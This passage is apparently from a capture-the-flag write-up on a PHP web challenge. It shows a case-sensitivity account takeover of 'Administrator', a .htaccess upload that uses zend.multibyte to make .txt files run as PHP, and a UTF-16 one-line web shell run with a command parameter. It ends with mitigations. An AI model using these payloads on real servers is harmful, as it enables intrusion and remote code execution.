After a quick google search, I found out, that `BINARY` could be used, to force MySQL into doing a case sensitive comparison, instead of a insensitive one. `BINARY` is also used in `register.php` when checking if a user already exists. That's all we need to effectively become a staff member the following way: We first register a new account with the name `Administrator` and a password we know. This registration will succeed, because the already existing `administrator` has a different case than our newly registered one. Then we login as `Administrator`, again this will succeed because of case sensitivity. But when `upload.php` checks for our account and the staff property set, the name comparison will be case insensitive and therefore also find the original `administrator` account, resulting in a successful upload.

3.2 Bypassing Upload restrictions

But of cause the challenge is not over yet. `upload.php` does two checks to guarantee, that the uploaded content won't allow code execution. First it check for the file extensions `.php` `.phtml` and `.pht`, then it uploads the file and checks the contents for `<?`. In case this string appears in the file, the file is deleted again. This is already suspicions, because it could be susceptible to a race

condition (the image as the description can be seen as a hint), but during the challenge, I didn't follow this lead. Instead I tired uploading a `.htaccess` file, because the webserver config allowed overwriting of all settings, in the directory of the upload:

```
<VirtualHost *:1024>
        ServerAdmin webmaster@localhost
        DocumentRoot /var/www/html

        <Directory /var/www/html/>
            Options -Indexes +FollowSymLinks +MultiViews
            AllowOverride All
            Order deny,allow
            Allow from all
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>
```

I tried this by reenabling `Indexes` in the `.htaccess` file: `Options +Indexes`. This worked, so I looked around for some content check bypasses using `.htaccess` files, because we I still needed to upload some file containing PHP code, which is not possible without the starting tag. After some time I stumbled across another CTF challenge writeup. The author used the following encoding based technique:

```
# Say all file with extension .php16 will execute php
AddType application/x-httpd-php .php16

# Active specific encoding (you will see why after :D)
php_value zend.multibyte 1
# Detect if the file have unicode content
php_value zend.detect_unicode 1
# Display php errors
php_value display_errors 1
```

The actual payload should then a textfile with a multibyte encoding-scheme, because the crude `str_contains` check, searching for `<?` in `upload.php`, doesn't recognise it. But after updating these values in the `.htaccess` file the webserver will.
In the end I uploaded two files:
`.htaccess` containing:

```
Options +Indexes
AddHandler application/x-httpd-php txt

php_value zend.multibyte 1
php_value zend.detect_unicode 1
```

and `exploit.txt` (UTF-16 LE encoded):

```
<?php system($_GET['c']) ?>
```

Getting the flag was then just a matter of requesting `/uploads/exploit.txt?c=cat /flag*`

3.3 Mitigation

In this challenge there were three bugs needing mitigation. The first one is the staff member check bypass, and it is quite easy to fix: just use the `BINARY`

keyword in any SQL query involving usernames. Then there is the file upload race condition, which can be fixed, by checking the file contents in a non web-accessible folder. And third of all the unrestricted upload of `.htaccess` files. This can be fixed by checking for the filename, or uploading to a randomly generated filename. Or even better uploading to a folder with is just for static access and not given to a PHP-interpreter. This would probably also fix alot of other bugs, I didn't identify right now.